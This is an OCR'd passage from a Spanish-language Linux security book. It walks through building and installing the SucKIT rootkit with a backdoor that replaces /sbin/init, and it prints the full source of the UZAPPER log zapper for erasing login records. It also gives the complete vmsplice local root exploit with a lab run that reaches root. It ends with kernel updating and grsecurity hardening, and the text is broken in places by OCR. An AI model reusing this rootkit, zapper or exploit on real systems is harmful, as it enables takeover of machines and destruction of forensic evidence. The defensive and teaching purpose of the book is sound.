make[ 1]: Entering directory `/tmp/sk-1.3a/src'
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c sha1.
c
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c crypt
.o.c
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -s zpass
.c sha1.o crypto.o -o pass
```

```
make[ 1] : Leaving directory `/tmp/sk-1.3a/src'  
[ ===== SucKIT version 1.3a, Nov 28 2003 <http://sd.g-art.nl/sk> =====]  
[ ===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====]  
Please enter new rootkit password: - Asignamos el password para  
setearlo en la parte servidor, ya que al conectarlos con el cliente (como  
vimos en el capitulo anterior) nos lo pedirá, y confirmamos.
```

Again, just to be sure:

OK, new password set.

Home directory [/usr/share/locale/sk/.sk12] :

Magic file-hiding suffix [sk12] :

Configuration saved.

From now, only this configuration will be used by generated
binaries till you do skconfig again.

To (re)build all of stuff type 'make'

```
root@lab2:/tmp/sk-1.3a# make  
make[ 1] : Entering directory `/tmp/sk-1.3a/src'  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -s zlogi  
n.c sha1.o crypto.o -o login  
rm -f sk kernel.o  
make sk  
make[ 2] : Entering directory `/tmp/sk-1.3a/src'  
make[ 3] : Entering directory `/tmp/sk-1.3a/src'  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c backd  
oor.c  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c clien  
t.c  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c insta  
ll.c  
gcc -S -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b kerne  
l.c -o - | grep -vE "\.align|\p2align|\.text|\.data|\.rodata|\#|\.ident|\.fi  
le|\.version" >> kernel.s  
gcc -c kernel.s  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c kmem.c  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c lib.c  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c main.c  
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c patte
```

```
rn.c
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -c print
f.c
make[ 3] : Leaving directory `/tmp/sk-1.3a/src'
gcc -s -fno-stdlib *.o -o sk
make[ 2] : Leaving directory `/tmp/sk-1.3a/src'
make[ 1] : Leaving directory `/tmp/sk-1.3a/src'
make[ 1] : Entering directory `/tmp/sk-1.3a/src'
gcc -Wall -O2 -fno-unroll-all-loops -I../include -I../ -DECHAR=0x0b -s zbin2
oct.c -o bin2oct
make[ 1] : Leaving directory `/tmp/sk-1.3a/src'
cp -f src/login login
cp -f src/sk sk
Creating install script
echo "#!/bin/bash" > inst
echo "D=`cat include/config.h | grep HOME | awk {'print $3'}`" >> inst
echo "H=`cat include/config.h | grep HIDESTR | awk {'print $3'}`" >> inst
echo "mkdir -p \$D; cd \$D" >> inst
echo "echo > .sniffer; chmod 0622 .sniffer" >> inst
echo "echo -n -e `gzip -9 -c sk | src/bin2oct` | gzip -d > sk" >> inst
echo "chmod 0755 sk; if [ ! -f /sbin/init\$H ]; then cp -f /sbin/init /sbin/init\$H; fi;" \
"rm -f /sbin/init; cp sk /sbin/init" >> inst
```

Okay, file 'inst' is complete, self-installing script.
Just upload it somewhere, execute and you could log in using
../login binary.

Have fun!

```
root@lab2:/tmp/sk-1.3a# ./sk - Se ejecuta el servidor en el objetivo
```

Sourceware.org/gdb/

GDB es un depurador (debugger), muy util a la hora de ver donde falla un programa (empleandolo en tecnicas de ingenieria inversa es increiblemente eficaz) en tiempo de ejecución o desde un archivo generado (volcado) del crash de una aplicacion. Su sitio es: www.sourceware.org/gdb/

```
[ ===== SucKIT version 1.3a, Nov 28 2003 <http://sd.g-art.nl/sk> =====]
[ ===== (c)oded by sd <sd@cdi.cz> & devik <devik@cdi.cz>, 2002 =====]
RK_Init: idt=0xc0233000, sct[ ]=0xc01ea700, kmalloc()=0xc0126e70, gfp=0x1f0

Z_Init: Allocating kernel-code memory...Done, 13182 bytes, base=0xc1450000

BD_Init: Starting backdoor daemon...Done, pid=24247
```

En caso de que no compile correctamente, se puede intentar compilar en otro servidor y subir ese **server** binario (o compilado, llamado **sk**) al servidor, que funcionará sin problemas.

Recordemos que el servidor objetivo se loguea con el cliente SucKit generado también allí mismo (binario llamado **login** en el mismo path), junto al server del backdoor.

La shell atacante loguea desde el cliente: **./login ip** (+password del server), hacia la shell objetivo con sk instalado.

Borrado de rastros

Como ya comentamos, una de las acciones más comunes de un intruso es tratar de borrar el rastro que dejó en su intrusión. Por eso, si aún no conocemos el sistema de archivos o registros de Linux que se encuentra en el directorio `/var/log` o `/var/run`, es muy importante que leamos los siguientes textos para comprender exactamente de qué se trata:

- Comentarios generales: www.estrellateyarde.es/so/logs-en-linux.
- Características de los logs: www.psicofxp.com/forums/info-y-manuales.153/145356-logs-en-linux.html.
- Limpieza en Debian: http://laguariadadelmal.blogspot.com/2007_11_01_archive.html.

Más allá de éstos, existen otros registros como los logs del webserver Apache o motores de base de datos. También existen diversos sistemas de gestionarlos, ya sea localmente (asignándoles un path especial con permisos especiales: `chattr +a` archivo) o remotamente, alojando los registros o logs en otro servidor de la red.

Ahora bien, el intruso puede borrar sus rastros de muchas formas. La más grotesca es haciendo un simple **rm -rf /var/log**, ya que así podrían ser recuperados fácilmente con técnicas forenses simples. Diferente sería si utilizara una herramienta de borrado seguro como `wipe` (<http://wipe.sourceforge.net>), pero así despertaría las sospechas del administrador. Podría hacerlo de manera más sutil si programara

un zapper adecuado al objetivo y al modo de gestionar registros que existe en el servidor (que puede no estar por defecto). A su vez, debería borrar todos los logs que éste modificara tras su paso y sólo eliminar las entradas que corresponden a dichas sesiones. Ni más ni menos, que contemple los usuarios utilizados localmente y los intentos previos externos. Aun así, si es detallista, deberá retocar a mano algunos archivos con datos de creación o modificación falsos.

Registros. Archivos de logs en la particion de Debian 4.0 vistos desde Windows.

Estos scripts son llamados zappers y resultan muy útiles al modificar automáticamente los logs que se encuentran en el sistema de modo binario y los que están en texto plano. Veamos, como ejemplo, el código fuente de zap2.c, que sólo saca las trazas de un usuario en utmp, wtmp y lastlog.

```
/*
=====
UZAPPER Ver1.00 for Solaris, SunOS, IRIX, Linux, FreeBSD
The Shadow Penguin Security (http://shadowpenguin.backsection.net)
Written by UNYUN (unewn4th@usa.net)

=====
*/
```

```

#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <utmp.h>

#ifndef UTMAXTYPE
#define UTMPX

#include <utmpx.h>
#endif
#include <pwd.h>
#ifndef _PATH_LASTLOG
#include <lastlog.h>
#endif
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/utsname.h>

#define SVR4_UTMP      "/var/adm/utmp"
#define SVR4_WTMP      "/var/adm/wtmp"
#define SVR4_LASTLOG   "/var/adm/lastlog"

#define SUNOS4_UTMP    "/etc/utmp"
#define SUNOS4_WTMP    "/usr/adm/wtmp"
#define SUNOS4_LASTLOG "/usr/adm/lastlog"

#define BSD_UTMP       "/var/run/utmp"
#define BSD_WTMP       "/var/log/wtmp"
#define BSD_LASTLOG    "/var/log/lastlog"

#define MAX_FPATH      512

int      wipe_log(path,user,type)
char    *path,*user;
int      type;
{
    struct utmp      utmp_ent;
#ifndef UTMPX
    struct utmpx     utmpx_ent;
#endif

```

```

void          *ent;
char          *un;
int           sz,fd,c=0;

if (strlen(path)==0)  return(1);

if (type==0){
    ent=(void *)&utmp_ent;
#ifndef UTMPX
    un=(char *)&utmp_ent.ut_user;
#else
    un=(char *)&utmp_ent.ut_name;
#endif
    sz=sizeof(struct utmp);

} else{
#ifndef UTMPX
    ent=(void *)&utmpx_ent;
    un=(char *)&utmpx_ent.ut_user;
    sz=sizeof(struct utmpx);
#endif
}

if ((fd=open(path,O_RDWR))<=0)  return(-1);
while(read(fd,ent,sz)>0)
    if (!strncmp(un,user,strlen(user))){
        memset(ent,0,sz);
        lseek(fd,-sz,SEEK_CUR);
        write(fd,ent,sz);
        c++;
    }
close(fd);
printf("Wiped %d entries of %s from %s.\n",c,user,path);
return(0);
}

int    wipe_lastlog(path,user,type)
char   *path,*user;
int    type;
{
    struct passwd  *p;

```

```

struct lastlog ent;
int fd;
char buffer[ MAX_FPATH] ;

if (type==0) strcpy(buffer,path);
else sprintf(buffer,"%s/%s",path,user);

memset(&ent,0,sizeof(struct lastlog));
if ((p=getpwnam(user))==NULL) return(-1);
if ((fd=open(buffer,O_RDWR))<=0) return(-2);
if (type==0)
    lseek(fd,p->pw_uid*sizeof(struct lastlog),SEEK_SET);
write(fd,&ent,sizeof(struct lastlog));
close(fd);
printf("Wiped %s from %s.\n",user,path);
return(0);
}

main(argc,argv)
int argc;
char *argv[ ];
{
    char f_utmp[ MAX_FPATH] ,f_utmpx[ MAX_FPATH] ;
    char f_wtmp[ MAX_FPATH] ,f_wtmpx[ MAX_FPATH] ;
    char f_lastlog[ MAX_FPATH] ;
    struct utsname utname;
    int lastlog_type;

    if (argc!=2){
        printf("Usage: %s Usernane\n",argv[ 0] );
}

```

CORE DUMPED

O fallo de segmentación, es cuando un programa intenta acceder a un segmento de memoria que no le fue asignado por el sistema. Cuando sucede esto (inducido por un atacante o generado por error), suele generar archivos core (volcados) y estos pueden ser analizados con GDB para ver cual fue el problema. keys: core dumps, segmentation fault, debugging.

```

exit(1);
}
if (getpwnam(argv[ 1 ])==NULL){
    printf("Unknown user : %s\n",argv[ 1 ]);
    exit(1);
}
uname(&utname);
strcpy(f_wtmpx,""); strcpy(f_utmpx,"");

if (!strcmp(utname.sysname,"SunOS")){
#define UTMPX
    strcpy(f_utmp,      SVR4_UTMP);
    strcpy(f_wtmp,      SVR4_WTMP);
    strcpy(f_utmpx,     UTMPX_FILE);
    strcpy(f_wtmpx,     WTMPX_FILE);
    strcpy(f_lastlog,  SVR4_LASTLOG);
    lastlog_type=0;
} else
    strcpy(f_utmp,      SUNOS4_UTMP);
    strcpy(f_wtmp,      SUNOS4_WTMP);
    strcpy(f_lastlog,  SUNOS4_LASTLOG);
    lastlog_type=0;
#endif
} else if (!strcmp(utname.sysname,"Linux")
    || !strcmp(utname.sysname,"FreeBSD")){
    strcpy(f_utmp,      BSD_UTMP);
    strcpy(f_wtmp,      BSD_WTMP);
    strcpy(f_lastlog,  BSD_LASTLOG);
} else if (!strcmp(utname.sysname,"IRIX")){
#define UTMPX
    strcpy(f_utmp,      SVR4_UTMP);
}

```

Cifrado de correo y archivos en Linux

Si vamos a manejar archivos o datos sensibles por Internet o si los vamos a dejar en un servidor con acceso a Internet, es recomendable utilizar GnuPG (www.gnupg.org). Esta utilidad es el equivalente a PGP (herramienta de cifrado muy útil), pero para plataformas Linux.

```

strcpy(f_wtmp,      SVR4_WTMP);
strcpy(f_utmpx,     UTMPX_FILE);
strcpy(f_wtmpx,     WTMPX_FILE);
strcpy(f_lastlog,  SVR4_LASTLOG);
lastlog_type=1;


#else
printf("Can not wipe. System Unknown.\n");
#endif
} else

printf("Can not wipe. System Unknown.\n");

wipe_log(f_utmp, argv[1],0);
wipe_log(f_utmpx,argv[1],1);
wipe_log(f_wtmp, argv[1],0);
wipe_log(f_wtmpx,argv[1],1);
wipe_lastlog(f_lastlog,argv[1],lastlog_type);
}

```

Si queremos testear más zappers o ver su código para adecuarlo a un objetivo y hacer las pruebas necesarias para protegernos mejor, podemos buscar palabras clave como log cleaners o log zappers en www.packetstormsecurity.org y www.google.com.



Gui. Interfaz gráfica de KSystemlog para KDE que muestra los logs de sistema y aplicaciones para monitorearlos. Podemos ver sus características y descargarlo en <http://ksystemlog.forum-software.org>.

Ejemplo de hardening en el núcleo (kernel)

Hace muy poco, en Milw0rm se publicó un exploit local para el kernel de Linux (www.milw0rm.com/exploits/5092).

```
/*
 * jessica_biel_naked_in_my_bed.c
 *
 * Dovalim z knajpy a cumim ze Wojta zas nema co robit, kura.
 * Gizdi, tutaj mate cosyk na hrani, kym aj totok vykeca.
 * Stejnak je to stare jak cyp a aj jakesyk rozbite.
 *
 * Linux vmsplice Local Root Exploit
 * By qaaz
 *
 * Linux 2.6.17 - 2.6.24.1
 *
 * This is quite old code and I had to rewrite it to even compile.
 * It should work well, but I don't remeber original intent of all
 * the code, so I'm not 100% sure about it. You've been warned ;)
 *
 * -static -Wno-format
 */

#define __GNU_SOURCE
#include <stdio.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <malloc.h>
#include <limits.h>
#include <signal.h>
#include <unistd.h>
#include <sys/uio.h>
#include <sys/mman.h>
#include <asm/page.h>
#define __KERNEL__
#include <asm/unistd.h>
```

```

#define PIPE_BUFFERS    16
#define PG_compound    14
#define uint           unsigned int
#define static_inline   static inline __attribute__((always_inline))
#define STACK(x)        (x + sizeof(x) - 40)

struct page {
    unsigned long flags;
    int count;
    int mapcount;
    unsigned long private;
    void *mapping;
    unsigned long index;
    struct { long next, prev; } lru;
} ;

void    exit_code();
char   exit_stack[ 1024 * 1024 ] ;

void    die(char *msg, int err)
{
    printf(err ? "[ -] %s: %s\n" : "[ -] %s\n", msg, strerror(err));
    fflush(stdout);
    fflush(stderr);
    exit(1);
}

#if defined (__i386__)

#ifndef __NR_vmsplice
#define __NR_vmsplice 316
#endif

#define USER_CS        0x73
#define USER_SS        0x7b
#define USER_FL        0x246

static_inline

```

```

void    exit_kernel()
{
    __asm__ __volatile__ (
        "movl %0, 0x10(%esp) ;"
        "movl %1, 0x0c(%esp) ;"
        "movl %2, 0x08(%esp) ;"
        "movl %3, 0x04(%esp) ;"

        "movl %4, 0x00(%esp) ;"
        "iret"
        : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
          "i" (USER_CS), "r" (exit_code)
    );
}

static_inline
void *    get_current()
{
    unsigned long curr;
    __asm__ __volatile__ (
        "movl %%esp, %%eax ;"
        "andl %1, %%eax ;"

        "movl (%eax), %0"
        : "=r" (curr)
        : "i" (~8191)
    );
    return (void *) curr;
}

#endif defined (__x86_64__)

#ifndef __NR_vmsplice
#define __NR_vmsplice 278
#endif

#define USER_CS      0x23
#define USER_SS      0x2b
#define USER_FL      0x246

```

```

static __inline
void    exit_kernel()
{
    __asm__ __volatile__ (
        "swapgs ;"
        "movq %0, 0x20(%%rsp) ;"
        "movq %1, 0x18(%%rsp) ;"
        "movq %2, 0x10(%%rsp) ;"

        "movq %3, 0x08(%%rsp) ;"
        "movq %4, 0x00(%%rsp) ;"
        "iretq"
        : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
          "i" (USER_CS), "r" (exit_code)
        );
}

static __inline
void *    get_current()
{
    unsigned long curr;
    __asm__ __volatile__ (
        "movq %%gs:(0), %0"
        : "=r" (curr)

        );
    return (void *) curr;
}

#else
#error "unsupported arch"
#endif

#if defined (_syscall14)
#define __NR_vmsplice    __NR_vmsplice
_syscall14(
    long, _vmsplice,
    int, fd,
    struct iovec *, iov,

```

```

        unsigned long, nr_segs,
        unsigned int, flags)

#else
#define _vmsplice(fd,io,nr,fl)    syscall(__NR_vmsplice, (fd), (io), (nr), (fl))
#endif

static uint uid, gid;

void    kernel_code()
{
    int    i;
    uint   *p = get_current();

    for (i = 0; i < 1024-13; i++) {
        if (p[ 0] == uid && p[ 1] == uid &&
            p[ 2] == uid && p[ 3] == uid &&
            p[ 4] == gid && p[ 5] == gid &&
            p[ 6] == gid && p[ 7] == gid) {
            p[ 0] = p[ 1] = p[ 2] = p[ 3] = 0;
            p[ 4] = p[ 5] = p[ 6] = p[ 7] = 0;
            p = (uint *) ((char *) (p + 8) + sizeof(void *));
            p[ 0] = p[ 1] = p[ 2] = ~0;
            break;
        }
        p++;
    }

    exit_kernel();
}

void    exit_code()
{
    if (getuid() != 0)
        die("wtf", 0);

    printf("[+] root\n");
    putenv("HISTFILE=/dev/null");
}

```

```

        execl("/bin/bash", "bash", "-i", NULL);
        die("/bin/bash", errno);
    }

int    main(int argc, char *argv[ ] )
{
    int      pi[ 2];
    size_t      map_size;
    char *      map_addr;
    struct iovec    iov;

    struct page *    pages[ 5];

    uid = getuid();
    gid = getgid();
    setresuid(uid, uid, uid);
    setresgid(gid, gid, gid);

    printf("-----\n");
    printf(" Linux vmsplice Local Root Exploit\n");
    printf(" By qaz\n");
    printf("-----\n");

    if (!uid || !gid)
        die("!@#$", 0);

    *****
    pages[ 0] = * (void **) &(int[ 2] ){ 0, PAGE_SIZE} ;
    pages[ 1] = pages[ 0] + 1;

    map_size = PAGE_SIZE;
    map_addr = mmap(pages[ 0], map_size, PROT_READ | PROT_WRITE,
                    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (map_addr == MAP_FAILED)
        die("mmap", errno);

    memset(map_addr, 0, map_size);
    printf("[%+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
    printf("[%+] page: 0x%lx\n", pages[ 0] );
    printf("[%+] page: 0x%lx\n", pages[ 1] );
}

```

```

pages[ 0 ] ->flags      = 1 << PG_compound;
pages[ 0 ] ->private   = (unsigned long) pages[ 0 ];
pages[ 0 ] ->count     = 1;
pages[ 1 ] ->lru.next = (long) kernel_code;

***** /
pages[ 2 ] = * (void **) pages[ 0 ];
pages[ 3 ] = pages[ 2 ] + 1;

map_size = PAGE_SIZE;

map_addr = mmap(pages[ 2 ], map_size, PROT_READ | PROT_WRITE,
                 MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
if (map_addr == MAP_FAILED)
    die("mmap", errno);

memset(map_addr, 0, map_size);
printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
printf("[+] page: 0x%lx\n", pages[ 2 ]);
printf("[+] page: 0x%lx\n", pages[ 3 ]);



pages[ 2 ] ->flags      = 1 << PG_compound;
pages[ 2 ] ->private   = (unsigned long) pages[ 2 ];
pages[ 2 ] ->count     = 1;
pages[ 3 ] ->lru.next = (long) kernel_code;

***** /
pages[ 4 ] = * (void **) &(int[ 2 ]){ PAGE_SIZE, 0 };
map_size = PAGE_SIZE;
map_addr = mmap(pages[ 4 ], map_size, PROT_READ | PROT_WRITE,

```

Hardening de Debian

En www.sans.org/reading_room/whitepapers/linux/2059.php, podemos encontrar un documento, confeccionado por Alexandre Déry para SANS, acerca del hardening en Debian 4.0. Está relacionado con la instalación, con cuentas de usuarios, con aplicaciones que están de más, con la red y el mantenimiento.

```

MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
if (map_addr == MAP_FAILED)
    die("mmap", errno);
memset(map_addr, 0, map_size);
printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);
printf("[+] page: 0x%lx\n", pages[ 4 ]);

*****
map_size = (PIPE_BUFFERS * 3 + 2) * PAGE_SIZE;
map_addr = mmap(NULL, map_size, PROT_READ | PROT_WRITE,
                 MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

if (map_addr == MAP_FAILED)
    die("mmap", errno);

memset(map_addr, 0, map_size);
printf("[+] mmap: 0x%lx .. 0x%lx\n", map_addr, map_addr + map_size);

*****
map_size -= 2 * PAGE_SIZE;
if (munmap(map_addr + map_size, PAGE_SIZE) < 0)
    die("munmap", errno);

*****
if (pipe(pi) < 0) die("pipe", errno);
close(pi[ 0 ]);

iov.iov_base = map_addr;
iov.iov_len = ULONG_MAX;

signal(SIGPIPE, exit_code);
_vmsplice(pi[ 1 ], &iov, 1, 0);

die("vmsplice", errno);
return 0;
}

```

Lo testeamos en un Debian 4.0, es decir, la última versión de esta distribución, instalada por defecto en un servidor de pruebas, y logramos elevar los privilegios a root en segundos:

```

test@lab:~$ vi c.c                                - Pego el exploit
test@lab:~$ gcc c.c -o c                         - Lo compilo
test@lab:~$ uname -a                               - Muestro la version actual del kernel
Linux lab 2.6.18-5-686 #1 SMP Mon Dec 24 16:41:07 UTC 2007 i686 GNU/Linux
test@lab:~$ ./c                                    - Lo ejecuto
_____
Linux vmsplice Local Root Exploit
By qaaz
_____
[+] mmap: 0x0 .. 0x1000

[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7e0c000 .. 0xb7e3e000
[+] root
root@lab:~# whoami                                - Vemos quienes somos
root
root@lab:~# id                                     - Vemos el privilegio (root) obtenido
uid=0(root) gid=0(root) grupos=20(dialout),24(cdrom),25(floppy),29(audio),
44(video),46(plugdev),106(netdev),109(powerdev),1000(lab)
root@lab:~# cat /etc/issue                         - Vemos la version de la plataforma
Debian GNU/Linux 4.0 \n \l

```

¿Cómo podría lidiar con este tipo de cosas un administrador dedicado?

- Estando suscripto en el mailing de <http://vger.kernel.org> para enterarse de una nueva release o versión de kernel disponible y actualizarlo al instante.
- Estar dado de alta en listas como Bugtraq y similares para enterarse de las fallas y mitigarlas rápidamente.
- Quizás, contar con un parche adicional previamente instalado (no sólo de actualización) para el kernel del servidor Linux, como Grsec (www.grsecurity.net) y estar dado de alta en su lista de correo (www.grsecurity.net/pipermail).



The screenshot shows a web browser window with the URL <http://www.openwall.com/linux/>. The page title is "Linux kernel patch from the Openwall Project". The page content includes a list of patches for Linux 2.4.35, 2.2.26, and 2.0.40, each with a download link and a signature link. It also mentions that these and older versions are available via FTP and provides instructions for verifying signatures. A link to contributed resources is present.

Fix. Parche para el kernel de Linux 2.0* 2.2* 2.4*
perteneciente al proyecto Openwall. Le da una mayor seguridad
al kernel y puede encontrarse en la página www.openwall.com/linux.

Veamos entonces cómo actualizar con facilidad ese kernel y luego parchearlo. Prime-
ro descargamos la imagen .deb de la última versión desde el sitio <http://ftp.debian.org/debian/pool/main/l/linux-2.6/> y luego ejecutamos en la consola de coman-
dos:

```
lab:# dpkg -i linux-image-2.6.24-1-686_2.6.24-4_i386.deb
Seleccionando el paquete linux-image-2.6.24-1-686 previamente no seleccionado.
(Leyendo la base de datos ...)
103559 ficheros y directorios instalados actualmente.)
Desempaquetando linux-image-2.6.24-1-686 (de linux-image-2.6.24-1-686
_2.6.24-4_i 386.deb) ...
Done.
Configurando linux-image-2.6.24-1-686 (2.6.24-4) ...
Running depmod.

Finding valid ramdisk creators.
Using mkinitramfs-kpkg to build the ramdisk.
Running postinst hook script update-grub.
Searching for GRUB installation directory ... found: /boot/grub
Searching for default file ... found: /boot/grub/default
Testing for an existing GRUB menu.lst file ... found: /boot/grub/menu.lst
Searching for splash image ... none found, skipping ...
```

```
Found kernel: /boot/vmlinuz-2.6.24-1-686
Found kernel: /boot/vmlinuz-2.6.18-6-686
Found kernel: /boot/vmlinuz-2.6.18-5-686
Updating /boot/grub/menu.lst ... done
```

Recordemos que hay que retocar el código fuente del archivo **menu.lst** si tenemos un sistema multiboot, ya que este proceso de actualización lo modificará automáticamente. Una vez que reiniciamos y establecemos otra sesión en la shell, trataremos de ejecutar nuevamente el exploit local de antes. Como veremos, no tendrá el mismo efecto esta vez. El Kernel anterior era versión 2.6.18 y éste es el último a la fecha, el 2.6.24.

```
test@lab:~$ uname -a
Linux lab 2.6.24-1-686 #1 SMP Mon Feb 11 14:37:45 UTC 2008 i686 GNU/Linux
test @lab:~$ gcc -o c c.c
test @lab:~$ ./c
_____
Linux vmsplice Local Root Exploit
```

By qaaaz

```
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000

[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7d7f000 .. 0xb7db1000
[-] vmsplice: Bad address
```

```
test @lab:~$ - Esta vez no funcionó, ya que está actualizado el kernel.
```

Ahora bien, ¿puede prevenirse una elevación de privilegios en esta nueva y última versión si en algún momento se le descubre una vulnerabilidad?

Sí, técnicamente de modo local: actuando proactivamente con la aplicación del parche **Grsec** al núcleo. Veamos algunas de sus características:

- Sistema robusto e inteligente basado en Role-Based Access Control (RBAC) que puede generar políticas de mínimos privilegios para el sistema completo sin configuración alguna.
- Hardening del Chroot.
- Extensamente auditado.
- Prevención de ejecución de código arbitrario más allá de la técnica utilizada (stack smashing, heap corruption, etcétera).
- Prevención de ejecución de código arbitrario en el kernel.
- Randomización del stack, librería y heap bases.
- Randomización Kernel stack base.
- Protección contra null-pointer bugs en el kernel.
- Reducción del riesgo de información sensitiva mostrada a través de bugs del kernel.
- Restricción para que los usuarios vean sólo sus procesos.
- Alertas de seguridad y auditorias con la dirección IP de la persona que causó el alerta.



Parche. En el sitio de grsecurity podemos obtener más información sobre su parche.

Es importante saber que manipular el kernel de Linux sin conocimiento o conciencia puede llevar a la inutilización del sistema, por lo que no es conveniente realizar este tipo de parcheo directamente sobre servidores en producción (aquellos

que están trabajando), sino en servidores de prueba. Además, tampoco debemos borrar la imagen de arranque anterior ya que, en caso de aparecer problemas al reiniciar con el nuevo kernel patcheado, podemos relinkarlo desde el arrancador (Grub por ejemplo). Es muy útil usar el foro de Grsec para aclarar dudas específicas, y debemos tratar de que el patch sea el correcto para el kernel (misma versión) y comprobar el seteo de los ítems en el menú de forma adecuada, según nuestras necesidades.

Veamos cómo aplicar el parche Grsec a nuestro último kernel.

```
lab@terminal:~$ su - Logueamos como usuario root
Password:
terminal:# cd /usr/src - Vamos al path /usr/src
terminal:/usr/src# wget http://www.grsecurity.net/test/grsecurity-2.1.11-2
.6.24.4-200803251800.patch - Bajamos el patch
-21:08:26- http://www.grsecurity.net/test/grsecurity-2.1.11-2.6.24
.4-20080325 1800.patch

=> `grsecurity-2.1.11-2.6.24.4-200803251800.patch'
Resolviendo www.grsecurity.net... 209.9.226.146
Connecting to www.grsecurity.net|209.9.226.146|:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1.170.308 (1.1M) [ text/plain]

100%[=====] 1.170.308 98.24K/s ETA 00:00

21:08:41 (77.89 KB/s) - `grsecurity-2.1.11-2.6.24.4-200803251800.patch'
saved [ 1 170308/0470308]

terminal:/usr/src# wget http://www.kernel.org/pub/linux/kernel/v2.6/
linux-2.6.24.4.tar.bz2

- Bajamos el ultimo kernel

-21:09:26- http://www.kernel.org/pub/linux/kernel/v2.6/linux-2.6.24.4
.tar.bz2
=> `linux-2.6.24.4.tar.bz2'
Resolviendo www.kernel.org... 204.152.191.37, 204.152.191.5
Connecting to www.kernel.org|204.152.191.37|:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 46.737.783 (45M) [ application/x-bzip2]
```

```
100%[=====]
==>] 46.737.783 115.04K/s ETA 00:000
21:18:23 (85.19 KB/s) - `linux-2.6.24.4.tar.bz2' saved [ 46737783/46737783]

terminal:/usr/src# tar xjf linux-2.6.24.4.tar.bz2
- Descomprimimos
terminal:/usr/src# ln -s linux-2.6.24.4 linux
- Hacemos un link al path linux
terminal:/usr/src# cd linux
- Ingresamos al path
terminal:/usr/src/linux# patch -p1<../grsecurity-2.1.11-2.6.24
.4-200803251800.patch

terminal:/usr/src/linux# cp /boot/config-2.6.24-1-686 .config
terminal:/usr/src/linux# make menuconfig

terminal:/usr/src/linux# make-kpkg clean

terminal:/usr/src/linux# make-kpkg --revision=custom.1.0 kernel_image -Esto
generara el archivo .deb para instalar con la nueva configuracion de kernel

terminal:/usr/src# ls -al
total 65616
drwxrwsr-x 3 root root 4096 2008-03-25 23:44 .
drwxr-xr-x 12 root root 4096 2008-03-25 21:39 ..
-rw-r-r- 1 root root 1170308 2008-03-25 14:56 grsecurity-2.1.11-2.6.24
.4-200803251800.patch
lrwxrwxrwx 1 root root 12 2008-03-25 21:20 linux -> linux-2.6.24.4
drwxr-xr-x 23 root root 4096 2008-03-25 23:44 linux-2.6.24.4
-rw-r-r- 1 root root 46737783 2008-01-24 20:16 linux-2.6.24.4.tar.bz2
-rw-r-r- 1 root root 19185030 2008-03-25 23:44 linux-image-2.6.24.4-grsec
_custom.1.0_i386.deb

terminal:/usr/src# dpkg -i linux-image-2.6.24.4-grsec_custom.1.0_i386.deb
- Instala el paquete
Seleccionando el paquete linux-image-2.6.24.4-grsec previamente no
seleccionado.
(Leyendo la base de datos ...
106514 ficheros y directorios instalados actualmente.)
```

```
